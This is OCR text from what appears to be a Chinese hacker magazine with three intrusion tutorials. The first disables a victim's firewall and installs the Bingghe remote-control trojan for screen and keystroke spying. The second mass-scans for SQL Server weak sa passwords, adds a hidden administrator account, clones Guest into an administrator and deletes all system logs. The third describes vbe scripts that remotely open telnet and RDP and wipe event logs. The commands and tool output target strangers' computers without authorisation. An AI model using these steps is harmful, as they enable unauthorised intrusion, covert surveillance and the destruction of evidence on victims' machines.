HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Cryptography\RNG\Seed: F8 B4 7E 4A 1D 27 1E
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Cryptography\RNG\Seed: CA 5B E2 12 27 1F FF
HKEY_USERS\S-1-5-21-1214440339-789336058-854245398-500\Software\Microsoft\Windows\
```

图 4

是不是把设置信息放在文件里了，于是我看了一下金山网镖的目录，有一个名为 Rules 的目录名引起了我的注意，进去有 6 个数据文件，再拿出 FileMon 工具，选择“编辑”→“过滤／高亮”，输入 KAVPFW.EXE，然后退出金山网镖，找到是 AppRule.dat 文件，如图 5 所示。




图 5

为了证明是否正确，我把 AppRule.dat 改名为 009.dat(注意要先退出金山网镖，再改名)，然后再运行金山网镖，发现原来“应用程序访问网络权限设置”的信息没有了，说明我找对了。

好，现在把对方的 AppRule.dat 文件复制到本地，覆盖本地原文件(先退出金山网镖)，然后运行金山网镖，查看对方的设置，添加冰河访问网络的权限，你可以在本地运行木马，然后添加进去，再卸载木马。或者在 C:\WINNT\System32 目录下添加一个 sysdll32.exe 文件(随便什么文件，只要文件名为 sysdll32.exe)，然后点击金山网镖的“添加应用程序权限规则”，把 sysdll32.exe 加入，再选择允许，然后退出金山网镖。


在 telnet 窗口先用“tlist”命令查看进程，然后用“kill –f 1032”杀掉金山网镖进程，如图 6 所示。

```
1124 pizzabx.exe         OleMainThreadWndName
1220 taskmgr.exe         Windows 任务管理器
 728 tlntsvr.exe
 396 KAVPFW.EXE
 840 TLIST.EXE

C:\>kill -f 1032
process KAVPFW.EXE (1032) - '' killed
```

图 6

然后把 AppRule.dat 复制到远程主机，覆盖(一定要先退出金山网镖，再复制文件)。再运行冰河服务端程序，然后就可以用冰河控制这台机子了，看他的屏幕、键盘记录都可以，只是不要太过分。搞定，别忘了临走时清理一下战场：“log. .”



Win98也能玩入侵

小毅

相信有不少喜欢黑客技术，但又刚刚接触该技术的朋友，因为对Win2000不太熟悉等原因，至今仍然在使用着Win98。但Win98的网络功能实在是太太弱了，别的不说，单单是NET命令居然连IPC都用不上，就让人觉得讨厌了！不过别着急，等我给大家介绍一种权宜之计吧。

任务目的：

寻找一些Win2000的肉鸡，以便以后的入侵实践能够轻松使用这些肉鸡来实现。

> LOOK 注意　其实真正用Win98本身来实现入侵是很难的，但我们可以控制别人的Win2000来实现的嘛（可以说是跳板吧），这招就叫做"借刀杀人"。

任务所需要的工具：

SuperScanV3.0、X-ScanV2.3、SqlExec、酷虎3389端口攻击器、UltraEditV8.0、小榕的克隆帐号用的ca。

首先，打开SuperScanV3.0，在"开始"和"停止"那里随便填入一个IP段，然后在"所有端口从"两个空都填上1433，点击"开始"按钮。经过漫长的等待后，我们可以扫到许多开放了1433端口的主机，然后点击"删除"去掉多余的IP，点击"保存"就可以了，如图1所示。

> LOOK 注意　我们之所以要扫1433端口，是因为开放1433端口的计算机都开放着Sql-server服务，而我们要利用的正是Sql的Sa弱口令。




图 1

保存结果后，我们可以看到其格式为图2所示。用UltraEdit打开这个文件，把文件中除IP地址以外的内容都选上，按键盘上的"Ctrl+R"把这些地方替换成空的内容。




图 2

> LOOK 注意　因为这个文件我们是要在X-Scan中使用的，这样子的格式X-Scan是识别不了的，所以要把IP地址以外的内容都去掉才能识别。

打开X-Scan，在"扫描模块"那里把其它的内容都去掉，只选择扫描"开放端口"。然后在"扫描参数"→"基本设置"那里点击"从文件获取主机列表"，把我们刚才替换好的文件选择上。而"端口相关设置"的"待检测端口"则只填上3389（知道这有什么用了吧！）。OK，不一会儿就扫完了，哈哈，看来成绩还不错嘛！如图3所示。

接下来把结果保存成为文件后，再像刚才那样使用UltraEdit把文件中除IP地址以外的内容替换掉保存即可。




图 3

> LOOK 注意　这时候我们得到的IP地址，是既开放了1433，又开放了3389端口的。

OK，在"扫描模块"那里选择"Sql-Server弱口令"和"NT-Server弱口令"，在"扫描参数"→"基本设置"选择我们刚刚设置好了的文件作为要扫描的IP地址。结果出来了，很可惜，NT－Server的弱口令一样也没有，不然的话我们直接就可以登录对方的计算机了。不过不要紧，看看下面的内容：

```
[218.xx.xx.221]：正在检测"SQL-Server弱口令"...
[218.xx.xx.221]：发现SQL-Server弱口令：sa/[空口令]
[218.xx.xx.79]：正在检测"SQL-Server弱口令"...
[218.xx.xx.79]：发现SQL-Server弱口令：sa/123
[218.xx.xx.96]："SQL-Server弱口令"扫描完成.
[218.xx.xx.96]：扫描全部完成
```

哈哈，扫到了两个Sa的弱口令，照样爽！如图4所示。

接下来，打开SqlExec，在Host中填入扫到的IP，再填入密码123（这个密码也够傻B的了），按"Connect"连接上。




图 4




图 5

跟着我们可以利用SqlExec来添加一个名为"systemuser"，密码为"ricky43"的管理员帐号，如图5所示。在CMD中分别输入：

```
net user systemuser ricky43 /add
```

```
net localgroup administrators systemuser /add
```

哈哈，赶快登录一下看看！

打开“酷虎3389端口攻击器”，填上肉鸡的IP，便可以登录到对方的计算机了。如图6所示的是一只WinXp的肉鸡。




图6

LOOK 注意 因为Win98是没有3389终端服务的客户端的，所以我们需要使用例如酷虎3389端口攻击器等第三方软件来实现登录。

不过，这样子好像很容易被对方管理员发现我们新建了一个用户。不要紧，我们可以使用小榕（不好意思，我的名字也叫榕^_^）的克隆工具ca来把Guest帐号提升为Administrator。

例如，我们要在刚才这台已经添加了一个“systemuser”管理员帐号(密码为ricky43)的计算机上把Guest帐号(密码也是ricky

43)克隆为管理员。

实现的方法是：把ca上传到另外一台肉鸡，登录上肉鸡，在CMD下输入：

```
C:\>ca \\218.xx.xx.79 systemuser ricky43 guest ricky43
Clone Administrator, by netXeyes 2002/04/06
Written by netXeyes 2002, dansnow@21cn.com

Connect 218.xx.xx.79 ....OK
Get SID of guest....OK
Prepairing ....OK
Processing ....OK
Clean Up ....OK
```

LOOK 注意 因为Win98没有CMD（命令行提示符），所以我们需要登录上另外一台Win2000的主机进行操作。

哈哈，这时，Guest就成为了超级用户，并且具有和Administrator同样的设置(桌面、菜单等等)，但是在218.xx.xx.79上面用Net命令查看的结果却为：

```
User name Gueset
Full Name Internet Guest Account
Comment Built-in account for anonymous access to Internet I
nformation Services
User's comment Built-in account for anonymous access to Internet I
nformation Services
Country code 000 (System Default)
Account active Yes
Account expires Never
Password last set 2003/2/26 下午 8:31
Password expires Never
Password changeable 2003/2/26 下午 8:31
Password required Yes
User may change password No

Workstations allowed All
Logon script
User profile
Home directory
Last logon 2003/2/26 下午 09:02

Logon hours allowed All

Local Group Memberships *Guests
Global Group memberships *None
```

看起来，这不过是一个普通的Guest帐号罢了，然后我们可以用net user systemuser /del命令把原来添加的systemuser帐号删除掉，以后用Guest帐号登录，便可以神不知鬼不觉了，呵呵。

接下来就是收尾工作了，利用下面的命令：

```
del c:\winnt\system32\logfiles\*.*
del c:\winnt\system32\config\*.evt
del c:\winnt\system32\dtclog\*.*
del c:\winnt\system32\*.log
del c:\winnt\system32\*.txt
del c:\winnt\*.log
```

清除掉肉鸡的所有日志文件，走人。

OK，从今以后，我们即使在Win98下，也可以轻松地登录上别人的计算机，进行我们的入侵实验了。一来在功能上没有了限制，二来实现了跳板的功能，确保了自己的安全，一举两得。呵呵，爽！

vbe文件的妙用

紫幻

记得在2003年第2期中有一篇《用VBS脚本敲开Win2k的大门》的文章，里面主要是介绍了一些利用vbs文件来设置后门的方法。我觉得写得非常地好。最近我在其他的Hacker站点上找到了一些vbe文件，功能更为强大，可以轻松完成很烦琐的任务。

大家都知道，vbs和vbe文件都是脚本文件。但是很多朋友跟我反映说很多系统都缺少脚本宿主引擎，现在我就把找到的一些*.vbs文件转换成了*.vbe文件。下面介绍这几款工具的详细使用方法。

图 telnet.vbe

描述：远程开启／关闭目标telnet服务的Windows脚本。

图 CleanLog.vbe

描述：远程清除目标事件日志的Windows脚本。

图 reboot.vbe

描述：远程让目标重起／关机的Windows脚本。

图 3389.vbe

描述：远程开启3389终端服务的Windows脚本。

以上程序我都给各位打好包了，下载地址：http://zihuan.y365.com/down/vbe.zip。

一、telnet.vbe的使用方法

telnet.vbe是一款命令行下使用的工具，但是它不依赖于ipc$的开放。也就是说对方不开放ipc$我们也可以使用它，这点是该

程序最强大和方便的地方。

想必大家对telnet都很了解吧？它可是Hacker一族的最爱啊！它默认开放的端口是23，以前大家开启它时还需要opentelnet或者是对方开放ipc$连接。比较麻烦，有了telnet.vbe开启这个服务就简单多了。根据作者的介绍，它的使用方法是：

```
c:\>cscript telnet.vbe <目标IP> <用户名> <密码>
<NTLM验证方式> <telnet服务端口>
```


使用方法很简单，下面讲解一下ntlm验证方式。其中ntlm值可取0、1、2：

```
0：不使用ntlm身份验证；
1：先尝试ntlm身份验证，如果失败，再使用用户名和密码；
2：只使用ntlm身份验证。
空密码用两个双引号""表示。
```

下面看看我的实际操作。假设我们想开启的IP是218.xxx.xxx.xxx，管理员ID是administrator，密码为空，想开启的端口是5000，那么命令应该是：

```
c:\>cscript telnet.vbe 218.xxx.xxx.xxx zihuan "" 2
5000
```

注意：空密码用两个双引号""表示。具体操作如图1所示：



```
D:\hacker\vbe>cscript telnet.vbe 218.[redacted] administrator "" 2 5000
Microsoft (R) Windows 脚本宿主版本 5.1 for Windows
版权所有(C) Microsoft Corporation 1996-1999. All rights reserved.

